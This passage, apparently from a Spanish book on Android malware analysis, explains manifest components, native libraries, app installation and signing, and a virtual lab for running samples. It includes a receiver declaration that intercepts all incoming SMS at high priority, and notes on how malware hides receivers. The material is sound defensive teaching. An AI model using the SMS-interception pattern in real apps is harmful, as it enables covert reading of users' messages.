- **android:process** puede indicar con una cadena de texto un nombre que será utilizado como identificador del proceso. Este nombre en combinación con el atributo **android:sharedUserId** definido en la etiqueta **<manifest>** permitirá que actividades de distintas aplicaciones compartan el mismo usuario y proceso, de modo que reducirán el consumo de recursos además de permitirles compartir los datos asociados a la aplicación. Para que se pueda cumplir este último caso es necesario que ambas aplicaciones se encuentren firmadas con el mismo certificado digital.

La etiqueta **<activity>**, además de declarar su comportamiento a través de atributos como los presentados, puede incluir anidadas una o varias etiquetas **<intent-filter>** con información de los eventos a los que se quiere que responda. Un ejemplo de declaración de una actividad sería el siguiente:

```
<application
    android:icon="@mipmap/ic_launcher"
    android:label="@string/app_name">
    <activity
        android:name=".MainActivity"
        android:label="@string/app_name" >
        <intent-filter>
            <action android:name="android.intent.action.MAIN" />
            <category android:name="android.intent.category.LAUNCHER" />
        </intent-filter>
    </activity>
    ...
</application>
```

Service

Declara una clase que hereda de la clase *Service* del framework Android como un componente de la aplicación. Los componentes de tipo servicio son utilizados por el sistema operativo para ejecutar tareas de larga duración en segundo plano o para ofrecer el servicio que implementen a través de una API que podrá ser llamada por otros componentes, mejorando así la modularidad de las aplicaciones. A diferencia de las actividades, no disponen de una presentación visual.

Por otro lado, al igual que las actividades, la etiqueta XML **<service>** permite definir una serie de atributos entre los cuales el único que es obligatorio es **android:name**, siguiendo la misma regla que en las actividades, debe definir un nombre de clase completo.



En el caso de la etiqueta XML `<service>` se dispone de un número inferior de atributos a poder definir, pero de estos y para el interés del analista, destacan los vistos en las actividades (**enabled**, **exported**, **permission**, **process**), además de disponer de uno nuevo a destacar:

- **android:isolatedProcess**, si se establece a *true* el código del servicio se ejecutará en un proceso aislado sin disponer de los permisos declarados para la aplicación que incluye el servicio.

Un ejemplo de declaración de un servicio sería el siguiente:

```
<application
    android:icon="@mipmap/ic_launcher"
    android:label="@string/app_name">
    <service
        android:name=".services.ServiceExample"
        android:exported="false" >
        <intent-filter>
            <action android:name="com.nrz.testappl.services.action.FOO"
        </intent-filter>
    </service>
</application>
```

Receiver

Declara una clase que hereda de la clase *BroadcastReceiver* del framework Android como componente de la aplicación. Estos componentes se quedan a la escucha de *intents* emitidos por el sistema y componentes de otras aplicaciones. Al igual que en actividades y servicios, la etiqueta XML `<receiver>` permite definir una serie de atributos entre los cuales el único que es obligatorio es **android:name**, y que al igual que en los casos anteriores, debe definir un nombre de clase completo.

En el caso de la etiqueta XML `<receiver>`, se dispone de un número más reducido de atributos que en `<service>` a poder definir. Para interés del analista destacan los ya presentados **enabled**, **exported**, **permission** y **process**.

A diferencia del resto de componentes, que pueden ser fácilmente identificados a través de la lectura del fichero **AndroidManifest.xml**, estos componentes tienen la peculiaridad de que además de poder encontrarse definidos en el manifiesto, también pueden definirse desde el código ejecutado:

```
IntentFilter intentFilter = new IntentFilter(ReceiverExample.ACTION_NAME);
MainActivity.this.registerReceiver(new ReceiverExample(), intentFilter);

Intent intent = new Intent(ReceiverExample.ACTION_NAME);
intent.putExtra(ReceiverExample.EXTRA_PARAM1, "this is a content");
MainActivity.this.sendBroadcast(intent);
```

Imagen 00.08: Ejemplo de BroadcastReceiver declarado por código.

Debido a esta particularidad, cuando más adelante se profundice en el análisis de muestras de malware y se quieran identificar todos los receptores definidos en la muestra que está siendo analizada, no bastará con revisar el manifiesto y se tendrá que bajar a nivel del código para buscar componentes **receiver** creados de forma dinámica.



Un ejemplo de su declaración desde el propio `AndroidManifest.xml` en combinación con `<intent-filter>` sería la siguiente:

```
<application
    android:icon="@mipmap/ic_launcher"
    android:label="@string/app_name">
    <receiver android:name=".receivers.ReceiverExample">
        <intent-filter>
            <action android:name="com.nrz.testappl.receivers.RECEIVER"
            </intent-filter>
        </receiver>
    ...
</application>
```

Provider

Declara una clase que herede de la clase *ContentProvider* del framework Android como componente de la aplicación. Estos componentes se encargan de suministrar información gestionada por la aplicación de forma estructurada. Al igual que en actividades y servicios, la etiqueta XML `<receiver>` permite definir una serie de atributos entre los cuales dos son de carácter obligatorio:

- **android:name**, que al igual que en el resto de casos debe definir un nombre de clase completo.
- **android:authorities**, al menos un nombre de autoridad debe ser suministrado para la comunicación con el componente. El nombre de autoridad será utilizado para construir *URIs* con la siguiente estructura: **content://nombre_autoridad/path**, donde el esquema **content:** servirá al sistema operativo para identificar que se trata de una *URI* que debe ser gestionada por un *ContentProvider*; el valor del **nombre_autoridad** debe coincidir con uno de los definidos en **android:authorities**; y el **path** será utilizado por el *ContentProvider* para identificar sobre qué estructura de datos se quiere operar.

En el caso de la etiqueta XML `<provider>`, se dispone además de los ya mencionados como atributos interesantes (**enabled**, **exported**, **permission**, **process**) y de una serie de atributos adicionales orientados a definir permisos de acceso al proveedor de información:

- **android:permission**, permite definir un nombre de permiso que tendrá que ser declarado por la aplicación que quiera acceder a este `<provider>`. Si se incluye este permiso se garantizará accesos de lectura y escritura sobre el `<provider>`.
- **android:readPermission**, permite definir un nombre de permiso que tendrá que ser declarado por la aplicación para acceder con permisos de sólo lectura al `<provider>`.
- **android:writePermission**, permite definir un nombre de permiso que tendrá que ser declarado por la aplicación para acceder con permisos de escritura al `<provider>`.
- **android:grantUriPermissions**, con un valor **true** dará acceso a todos los datos suministrados por el `<provider>`, siempre que se satisfagan las condiciones impuestas por **permission**, **readPermission** y **writePermission**. Con un valor **false** sólo dará acceso a los subconjuntos de datos definidos en su etiqueta anidada `<grant-uri-permission>`.

La etiqueta `<grant-uri-permission>` mencionada anteriormente tendrá una estructura como la siguiente:



```
<grant-uri-permission android:path="string"
    android:pathPattern="string"
    android:pathPrefix="string" />
```

Donde a través de los atributos **path**, **pathPattern** y **pathPrefix** permitirá definir el path que posteriormente será gestionado por el **<provider>** para dar acceso a ese subconjunto de datos. Finalmente, un ejemplo de definición de **<provider>** en el fichero **AndroidManifest.xml** sería el siguiente:

```
<manifest ...>

<permission android:name="com.nrz.testappl.permissions.R_PROVIDER"/>
<permission android:name="com.nrz.testappl.permissions.W_PROVIDER"/>
<permission android:name="com.nrz.testappl.permissions.PROVIDER"/>

<application
    android:icon="@mipmap/ic_launcher"
    android:label="@string/app_name">
    <provider
        android:name=".providers.ProviderExample"
        android:authorities="com.nrz.testappl.providers.PROVIDER"
        android:enabled="true" android:exported="true"
        android:readPermission="com.nrz.testappl.permissions.R_PROVIDER"
        android:writePermission="com.nrz.testappl.permissions.W_PROVIDER"
        android:permission="com.nrz.testappl.permissions.PROVIDER"
        android:grantUriPermissions="false">
        <grant-uri-permission android:path="/contacts/" />
    </provider>
    ...
</application>
</manifest>
```

Intent filter

Estas etiquetas definen la forma en que se responderá a la configuración de un Intent, clase de la API de Android encargada de realizar la interacción entre componentes.

Se encuentran anidadas en el fichero **AndroidManifest.xml** bajo las etiquetas **<activity>**, **<service>** y **<receiver>**, siendo un ejemplo de su estructura el siguiente:

```
<activity android:name=".MainActivity">
    <intent-filter
        android:icon="@drawable/ic_launcher"
        android:label="@string/app_name">
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.LAUNCHER" />
    </intent-filter>
    <intent-filter
        android:priority="1000">
        <action android:name="com.nrz.testappl.MY_ACTION" />
    </intent-filter>
</activity>
```

Como se puede ver en el ejemplo, la propia etiqueta **<intent-filter>** permite definir algunos atributos como **icon** o **label** entre otros, pero del ejemplo, es **priority** el que más puede interesar a la hora de enfrentarnos a una muestra de malware.



El siguiente es un ejemplo de la declaración de un componente **receiver** que se encargaría en condiciones normales de capturar todos los SMS recibidos, por encima de la aplicación incluida por defecto en el dispositivo:

```
<receiver android:name=".MySmsReceiver">
    <intent-filter android:priority="999">
        <action android:name="android.provider.Telephony.SMS_RECEIVED" />
    </intent-filter>
</receiver>
```

Bajo **<intent-filter>** se pueden encontrar las siguientes etiquetas anidadas:

- Etiqueta **<action>**. Cuando se cuenta con un **<intent-filter>** esta etiqueta es obligatoria. En su atributo **android:name** se indica el nombre al que la actividad responderá cuando a través de código se utilice un objeto de la clase *Intent* instanciado pasando como parámetro dicho nombre.
- Etiqueta **<category>**. No es una etiqueta obligatoria. En su atributo **android:name** permite establecer una cadena de texto para concretar a qué eventos responderá el componente. Algunos valores a tener en cuenta para este atributo son *android.intent.category.LAUNCHER*, que indica que ese componente puede ser una actividad inicial e incluirá un icono en el Launcher del dispositivo; o *android.intent.category.DEFAULT*, que facilitará la llamada entre componentes a nivel de programación permitiendo no especificar categorías al llamar a métodos de la API como *startActivity()*.
- Etiqueta **<data>**. Indica un mimeType y/o URI al que responderá dicha actividad. Por ejemplo:

```
<activity android:documentLaunchMode="3" android:launchMode="singleTask"
    android:name="com.twitter.android.UrlInterpreterActivity" android:noHistory="true">
    <intent-filter>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data android:scheme="http"/>
        <data android:scheme="https"/>
        <data android:host="twitter.com"/>
        <data android:host="www.twitter.com"/>
        <data android:pathPattern=".*"/>
    </intent-filter>
    <intent-filter>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data android:scheme="https"/>
        <data android:host="cards.twitter.com"/>
        <data android:pathPrefix="/portal/mobile"/>
    </intent-filter>
    <intent-filter>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data android:scheme="https"/>
        <data android:host="ads.twitter.com"/>
        <data android:pathPrefix="/mobile"/>
    </intent-filter>
```

Imagen 00.09: **<intent-filter>** usado por Twitter para responder a sus enlaces.

Otras etiquetas en <application>

Conforme el analista se enfrente a diferentes muestras de malware, verá cómo los desarrolladores aplican distintas técnicas para complicar la comprensión del código, mediante ofuscación o como se ha comentado en apartados anteriores, dejando elementos sin definir en el **AndroidManifest.xml** como los **receivers** para crearlos a través de código durante la ejecución de la aplicación, la cual podría ser estar ofuscada para complicar doblemente esta tarea de identificación.

Estas técnicas no acaban en esos ejemplos y algunas de ellas pueden encontrar su raíz en aprovechar el uso de etiquetas XML declaradas bajo **<application>** y que no especifican componentes en sí mismas:

- **<activity-alias>**, sirve para crear un alias de una actividad de modo que cuando este sea llamado, en realidad se hará uso de la actividad a la que apunta. Al igual que **<activity>** dispone de los atributos **enabled**, **exported** y **permission** para gestionar su uso, y necesita definir los atributos:
 - **name**, que será un nombre de clase completo arbitrario que no necesita hacer referencia a una clase real.
 - **targetActivity**, que será el nombre de la clase de la que en realidad se hará uso al llamar a este alias, resultando en que se ignore el valor definido en el atributo **name**, algo confuso y por tanto delicado a la hora de reunir información.
- **<uses-library>**, sirve para cargar una librería compartida en la aplicación. A través de un atributo **name** se indica la librería a cargar, y con su atributo **required** definido a **true** se garantiza que la aplicación sólo podrá ser instalada en dispositivos que contengan dicha librería. Se puede encontrar esta configuración cuando una aplicación maliciosa intente concretar su ejecución para explotar por ejemplo una vulnerabilidad identificada en una librería específica.

6. Código nativo

Android tiene la capacidad de ejecutar código nativo escrito en C/C++, incluido en las aplicaciones a través de librerías compartidas con la extensión **.so**.

Esta posibilidad que ofrece Android permite reutilizar un código escrito en estos lenguajes y a procesos que requieren de un alto rendimiento de la CPU, pero como se presentará más adelante a través de muestras se encontrarán diferentes tipos de malware que, no sólo incluirán parte de su código escrito en código nativo para dificultar su análisis, sino que robarán y reutilizarán la inteligencia desarrollada por otros desarrolladores para incluirla como parte de sus propias aplicaciones.

Cuando se analicen estas aplicaciones se encontrarán librerías en ficheros **.so** en el directorio de la aplicación habilitado para tal fin dentro del sistema operativo Android, **/data/data/<package-name>/lib/**, siendo un ejemplo el siguiente:



```
root@x86:/data/data/com.metago.astro/lib # ls -las
total 488
-rwxr-xr-x system system 494248 2015-08-08 17:22 libblueshare.so
```

Imagen 00.10: Ejemplo de librería compartida incluida en una app.

Además de su reflejo en la clase del código que haga uso de ella, por ejemplo:

```
static
{
    System.loadLibrary("blueshare");
}

public static BlueFramework getFramework()
{
    if (ref == null)
        ref = new BlueFramework();
    return ref;
}

public native void addExport(BlueFramework.Export paramExport);
```

Imagen 00.11: Ejemplo de carga de librería y declaración de método nativo.

7. Instalación de aplicaciones

Para la instalación de nuevas aplicaciones y gestión de sus actualizaciones Android hace uso del servicio Package Manager, el cual se encarga del parseo del APK, iniciar la instalación/actualización/desinstalación de la aplicación, mantener la base de datos paquetes instalados y la gestión de los permisos. Finalmente gestiona la instalación utilizando uno de sus métodos *installPackage()* según el origen de la instalación:

- Desde su market oficial *Google Play*, a través de la aplicación *Play Store*.
- Desde orígenes desconocidos, por ejemplo dado un APK o utilizando una aplicación que haga de intermediaria como *Amazon AppStore*.
- Utilizando ADB a través del comando "adb install app.apk"
- Copiando la aplicación directamente sobre uno de los directorios de aplicaciones.

Es de interés profundizar más en detalle en las principales opciones de instalación que proporciona Android:

Market oficial

Android dispone de su market de aplicaciones oficial *Google Play* al que se puede acceder desde los dispositivos usando la aplicación *Play Store*.



Google Play se encuentra protegido por diferentes mecanismos, entre ellos el proyecto llamado *Bouncer*, encargado de escanear las aplicaciones publicadas en busca de signos que denoten un posible malware para proceder a su eliminación, además, en los propios dispositivos Android se dispone del servicio *Package Verification*, encargado de realizar algunas comprobaciones en las aplicaciones que van a ser instaladas y una vez instaladas siendo capaz de alertar al usuario de aquellas que son “potencialmente dañinas”, como backdoors, phishing, spyware, etcétera.




Imagen 00.12: Opción para activar Verify Apps desde el menú Ajustes > Seguridad.

Orígenes desconocidos

Los markets de aplicaciones no se reducen al oficial, existe gran cantidad de mercados que podrían denominarse como “oficiales” para otras casas como puede ser el de Amazon AppStore o Samsung Apps, además de otros markets no oficiales como AppBrain, GetJar, AppsLib, Aptoide o SlideMe, algunos de ellos pudiendo llegar a encontrarse incluso pre-instalados en dispositivos que por un motivo u otro no incluyen los servicios de Google.

La configuración por defecto de Android no permite la instalación desde estos orígenes, y su activación pasa por acceder al menú Ajustes > Seguridad y activar la opción de Orígenes desconocidos, momento a partir del cual el usuario del dispositivo podrá instalar cualquier aplicación cuya procedencia

sea distinta de Google Play; y el caso opuesto lo encontramos en versiones de Android que no se integran con los servicios de Google, caso en el que suele venir activada dicha opción por defecto, a menudo con una aplicación que haga las veces del cliente Play Store pero permitiendo descargar aplicaciones desde markets no oficiales.

Buscando aplicaciones por estos markets no oficiales se pueden llegar a encontrar todo tipo de aplicaciones, desde las que infringen las condiciones de uso de Google Play y por ello no pueden estar publicadas en dicho market, hasta aplicaciones que en Google Play son de pago y en los markets no oficiales están publicadas de forma gratuita, con el riesgo evidente que esto puede suponer en cuanto a las modificaciones que puedan incluir en su código.

No es objetivo del libro entrar en valoraciones de si los mecanismos de Google Play son suficientes para detener el incesante incremento de malware en Android, pues es un tema que ya ha sido discutido en diversos foros y se escapa del objetivo planteado, pero al margen de esta discusión la realidad innegable es que el malware se da en una plataforma que dispone de recursos y mecanismos de control cuyo objetivo es mejorar la seguridad del market oficial, y si contando con estos mecanismos existe la posibilidad de encontrar malware, el lector puede sacar su propia conclusión sobre qué no encontrará en un market que carezca de estos mecanismos.

Firma de aplicaciones

Como base para los métodos de instalación, ya sean a través de Google Play o de orígenes desconocidos, se encuentra la firma de las aplicaciones en la que participan los ficheros incluidos en el directorio META-INF del APK.

El sistema operativo Android basa su sistema de firmado en el de los paquetes JAR de Java, esto es utilizar criptografía de clave pública y certificados siguiendo el estándar X.509, sin embargo difiere en otros muchos aspectos:

- No requiere que los certificados se encuentren firmados por una CA confiable por el dispositivo.
- Permite la instalación de aplicaciones con certificados auto-firmados.
- El certificado con el que se ha firmado la aplicación puede haber expirado.

Teniendo en cuenta estos detalles, el uso que se hace de los certificados parece bastante alejado del problema que realmente resuelven, sin embargo encuentran su sentido en que Android los utiliza de un modo diferente, para crear parejas de aplicaciones (paquetes) y certificados para controlar la instalación y actualización de modo que podrá:

- Verificar la integridad del contenido del paquete.
- Comprobar si el paquete que va a ser instalado no existe previamente, en cuyo caso almacenará esa nueva pareja de paquete y certificado.
- Comprobar si el paquete que va a ser instalado ya existe previamente (se trata de una actualización), en cuyo caso comprobará si el certificado coincide con el del paquete ya instalado para permitir o denegar la actualización.

De modo que el sistema de firmado de aplicaciones permitirá validar integridad y autenticidad haciendo uso de las bases del cifrado asimétrico, pero se alejará de un sistema de Infraestructura de Clave Pública al no poder determinar por sí mismo si proviene de una fuente confiable.

Resultado del proceso de instalación

Una vez el servicio *PackageManager* ha finalizado el proceso de instalación de un paquete, se encontrará el APK de la aplicación instalada en el directorio `/data/app/`:

```
root@x86:/data/app # ls -las
total 101336
-rw-r--r-- system system 12375095 2015-07-20 10:19 com.android.vending-2.apk
-rw-r--r-- system system 12576606 2015-06-06 11:53 com.google.android.gm-2.apk
-rw-r--r-- system system 42606667 2015-06-19 08:21 com.google.android.gms-1.apk
-rw-r--r-- system system 13294070 2015-06-06 11:53 com.google.android.youtube-2.apk
-rw-r--r-- system system 2532013 2015-06-06 11:53 com.joeykrim.rootcheck-2.apk
-rw-r--r-- system system 8983017 2015-07-18 10:27 com.metago.astro-1.apk
-rw-r--r-- system system 1573498 2015-01-27 15:39 com.saurik.substrate-1.apk
-rw-r--r-- system system 5904943 2015-06-06 11:53 eu.chainfire.supersu-2.apk
-rw-r--r-- system system 564672 2015-06-06 11:54 jackpal.androidterm-2.apk
-rw-r--r-- system system 3186572 2015-01-27 07:52 org.proxydroid-1.apk
```

Imagen 00.13: Listado de APKs en `/data/app`.

Además de crearse un directorio en la ruta `/data/data/[package]`, donde `[package]` es el nombre definido como valor en el atributo `package` de la etiqueta `<manifest>` del fichero `AndroidManifest.xml`. Siendo un ejemplo de la estructura que puede presentar este directorio el siguiente:

```
root@x86:/data/data/com.metago.astro # ls -las
total 20
drwxrwx--x u0_a61 u0_a61 2015-07-18 10:27 app_15a668e62fb74e5a83819febf33c6de7
drwxrwx--x u0_a61 u0_a61 2015-07-18 10:27 cache
drwxrwx--x u0_a61 u0_a61 2015-07-18 10:32 databases
drwxrwx--x u0_a61 u0_a61 2015-07-18 11:41 files
lrwxrwxrwx install install 2015-07-22 11:50 lib -> /data/app-lib/com.metago.astro-1
drwxrwx--x u0_a61 u0_a61 2015-07-18 11:23 shared_prefs
```

Imagen 00.14: Ejemplo de estructura de directorios de una aplicación instalada.

Destacándose en la captura algunos directorios utilizados por defecto por Android en base a las funciones utilizadas como:

- **databases:** Contiene las bases de datos SQLite de las que haga uso la aplicación.
- **files:** Contiene ficheros gestionados por la aplicación. Según cómo hayan sido generados a través de programación pueden ser visibles por otras aplicaciones.
- **shared_prefs:** Contiene parejas de información clave-valor gestionadas por la aplicación, que según cómo fueran creados por programación también podrán ser visibles o no por otras aplicaciones.
- **cache:** Como su nombre indica, contiene cachés de información que la aplicación tendrá que gestionar y serán eliminadas en caso de que el dispositivo se encuentre en un nivel bajo de capacidad.
- **lib:** Contiene librerías utilizadas por la aplicación.

Además de los directorios de uso general, es interesante prestar atención al grupo y usuario asignados como propietarios de la aplicación, en el ejemplo: `u0_a61`. Si no se han realizado cambios en el fichero **AndroidManifest.xml** como el atributo **android:sharedUserId** de la etiqueta **<manifest>** o el atributo **android:process** de las etiquetas de los componentes (*activity*, *service*, *receiver* y *provider*), tras la instalación de una aplicación se creará un nuevo usuario en el sistema al que se le asignará todo este contenido y que será el encargado de ejecutar la aplicación, conformándose así el entorno de ejecución a modo de sandbox.

Una vez presentados estos conceptos iniciales del sistema operativo Android y del ecosistema que lo rodea, se dispone del conocimiento mínimo para profundizar en el malware que actúa sobre él y las técnicas y herramientas al alcance del analista.

Capítulo I

Preparando el entorno de análisis

Dado que las muestras que se presentarán a lo largo de los capítulos posteriores contendrán código potencialmente peligroso para el dispositivo, como paso inicial se creará un entorno de análisis que sirva de laboratorio de acuerdo al siguiente esquema:




Imagen 01.01: Diagrama del entorno de análisis.

El laboratorio para análisis de malware se compondrá por tanto de un entorno virtualizado en el que se dispondrá de, al menos, los siguientes elementos y características:

- Una máquina virtual con Android en su versión 4.3 en la que aprovechando la retrocompatibilidad de la plataforma se podrán ejecutar muestras de malware actuales y además ofrecerá una mejor compatibilidad en el uso de algunas herramientas que serán mostradas. El uso de máquinas virtuales permitirá trabajar haciendo uso de instantáneas en las que se podrán guardar y recuperar estados a conveniencia del analista, además de por supuesto, evitando dañar un dispositivo físico. De aquí en adelante el libro se referirá a esta máquina virtual como VM-Android.
- Una máquina que se utilizará para el análisis de las aplicaciones. Esta máquina: ejercerá de router para la VM-Android; dispondrá de un *servicio DHCP* para ofrecer asignación de direcciones IP; de un monitor de tráfico de red para capturar y analizar el tráfico enrutado; del IDE Android Studio y de las SDK tools para poder utilizar las herramientas de desarrollador. Para la redacción del libro se ha decidido utilizar una imagen de la distribución Linux Kali, la cual incluye gran parte de las herramientas que serán utilizadas para la realización de los distintos análisis. De aquí en adelante el libro se referirá a esta máquina virtual como VM-Kali.

- Ambas máquinas estarán conectadas a través de una red interna, de modo que todo el tráfico saliente de la máquina Android pasará por la máquina de análisis, que finalmente tendrá salida a Internet a través de la máquina nativa.

Este esquema de laboratorio permitirá al analista el aprendizaje y práctica de diferentes técnicas de análisis que le permitirán realizar el análisis de las distintas muestras de malware a las que se hace referencia, no obstante ha de tenerse en cuenta que un entorno de análisis profesional se debe disponer de una mayor cantidad de recursos en la que se cuente con:

- Una mayor capacidad de virtualización, soportando versiones anteriores y posteriores del sistema operativo Android en las que analizar muestras de malware que intenten explotar vulnerabilidades dadas en el core de Android.
- Dispositivos reales que permitan confirmar el comportamiento en tiempo de ejecución de muestras en un entorno lo más parecido posible al que se encontraría por ejemplo un usuario de un móvil Android.

1. Presentación de comandos

Durante la presentación de las distintas técnicas al alcance del analista se mostrarán distintos comandos a ejecutar sobre la shell de la VM-Kali y la VM-Android, que salvo que se especifique lo contrario, podrán ser ejecutados desde cualquier ubicación del sistema de ficheros.

Para distinguirlos los comandos a ejecutar en la VM-Kali del resto del contenido se utilizará la siguiente presentación:

```
# comando argumento1 argumento 2 ...
```

En el caso de comandos a ejecutar en una shell en la VM-Android, la cual como se mostrará más adelante podrá ser accedida mediante el uso de la herramienta ADB o desde la propia máquina virtual, se utilizará la siguiente presentación:

```
# comando argumento1 argumento 2 ...1
```

En los casos en los que se haga referencia a contenido que debe escribirse en un fichero se utilizará la siguiente presentación:

```
echo $1
```

2. Configurando la máquina virtual Android

El primer paso será descargar la imagen de Android en su versión 4.3. Esto se puede realizar desde la página del proyecto Android-x86, encargado de portar el código del sistema operativo Android a plataformas x86 y que como característica principal a destacar incluye los Google Services, los cuales permitirán al analista a acceder a *Google Play* y al resto de servicios ofrecidos por la compañía.

La descarga de la imagen para la creación de la máquina virtual se realizará desde su página web (<http://www.android-x86.org/download>), siendo **android-x86-4.3-20130725.iso** la release recomendada para maximizar la compatibilidad con algunas de las herramientas que serán utilizadas.



Para virtualizar la ejecución de esta máquina se utilizará la solución gratuita de Oracle, **VirtualBox**, aunque el lector es libre de utilizar su sistema de virtualización preferido siempre y cuando pueda configurar el entorno de acuerdo al esquema propuesto en la introducción del capítulo.

Una vez descargada la imagen Android 4.3, desde **VirtualBox** se realizará su instalación siguiendo estos pasos:

1. Crear una nueva máquina virtual estableciendo un **Nombre** que permita identificar la máquina, por ejemplo VM-Android-4.3, definiendo su **Tipo** como Linux y la **Versión** como **Other Linux (32 bits)**.
2. Establecer 1024 MB de memoria y 3 GB de disco duro utilizando como **Tipo de archivo de disco duro** el tipo VDI.
3. Una vez creada la VM, se hace clic en el icono del engranaje con nombre Configuración y se establecen los siguientes parámetros:
 - a. En *Sistema* > *Placa base*, se marcará la opción *Habilitar I/O APIC*.
 - b. En *Pantalla* > *Video*, se establecerá una memoria de vídeo de 128 MB.
 - c. En *Almacenamiento* > *Árbol de almacenamiento*, se selecciona el disco óptico y a la derecha en Atributos se carga la ISO descargada con la imagen Android-x86 4.3.
 - d. En *Red* > *Adaptador 1*, se define en *Conectado a* la opción *Adaptador puente* y se selecciona el adaptador de red que esté dando conexión a internet actualmente.
4. Configuradas estas opciones, se inicia la VM y cuando se muestre el gestor de arranque se seleccionará la opción *Installation*, configurando la instalación del siguiente modo:
 - a. En la primera pantalla se seleccionará la opción *Create/Modify partitions*.
 - b. En el menú textual que se mostrará a continuación, se selecciona la opción *New > Primary*, y se deja el valor propuesto por el instalador, que por defecto será todo el tamaño asignado al disco duro virtual.
 - c. De nuevo en el menú contextual, se marca el disco como *Bootable*. Finalizado este proceso se debería encontrar un estado de configuración de discos como el siguiente:

```

cfdisk (util-linux-ng 2.14.1)

        Disk Drive: /dev/sda
        Size: 3221225472 bytes, 3221 MB
        Heads: 255   Sectors per Track: 63   Cylinders: 391

    Name      Flags      Part Type  FS Type      [Label]      Size (MB)
    -----
    sda1      Boot        Primary    Linux         3216.09

    [ Bootable ] [ Delete ] [ Help ] [ Maximize ] [ Print ]
    [ Quit ] [ Type ] [ Units ] [ Write ]

    Write partition table to disk (this might destroy data)_
  
```

Imagen 01.02: Configuración de disco.

- d. Se selecciona la opción *Write* para aplicar los cambios y se confirma escribiendo la palabra *yes*. Finalizado este proceso de escritura de la tabla de particiones, se selecciona la opción *Quit*.
 - e. En la siguiente pantalla se selecciona como partición de instalación el disco que se acaba de crear (*sda1 Linux VBOX HARDDISK*), se establece **ext3** como formato para el disco y se instala el cargador de arranque *GRUB*.
 - f. En el punto final se seleccionará la respuesta **YES** a la pregunta de si se quiere instalar el directorio */system* como lectura y escritura, para que más adelante funcionen correctamente las herramientas para el análisis dinámico.
 - g. Terminada la escritura en disco, se puede seleccionar la opción *Run Android-x86*.
5. Cuando termine de arrancar la VM se podrá configurar el dispositivo y la cuenta de Google a utilizar en él. Algunos detalles a tener en cuenta respecto a la interacción con la máquina virtual son los siguientes:
- a. Para poder seguir el rastro del puntero del ratón será necesario seleccionar la opción del menú superior de VirtualBox *Máquina > Inhabilitar integración con el ratón*; con ella cuando se establezca el foco en la máquina virtual se presentará el cursor, y en este estado para sacar el foco de la máquina bastará con presionar el botón **CONTROL** de la derecha del teclado.
 - b. Si en algún momento se muestra la pantalla de la máquina virtual en negro, significará que se ha bloqueado el dispositivo por inactividad. Para desbloquearlo se puede recurrir a la opción del menú superior *Máquina > Apagado ACPI*, o al atajo de teclas **Control+H**.
6. En cuanto a los detalles de configuración del sistema Android que se está virtualizando:
- a. Se puede establecer el idioma que se desee.
 - b. Se omitirá el paso de seleccionar una red WiFi ya que el dispositivo utilizará la conexión a internet que obtenga a través del adaptador de red configurado previamente.
 - c. Se creará una cuenta de Google en lugar de reutilizar una ya existente para evitar que se comprometa la información asociada a estas al ejecutar determinadas muestras de malware.
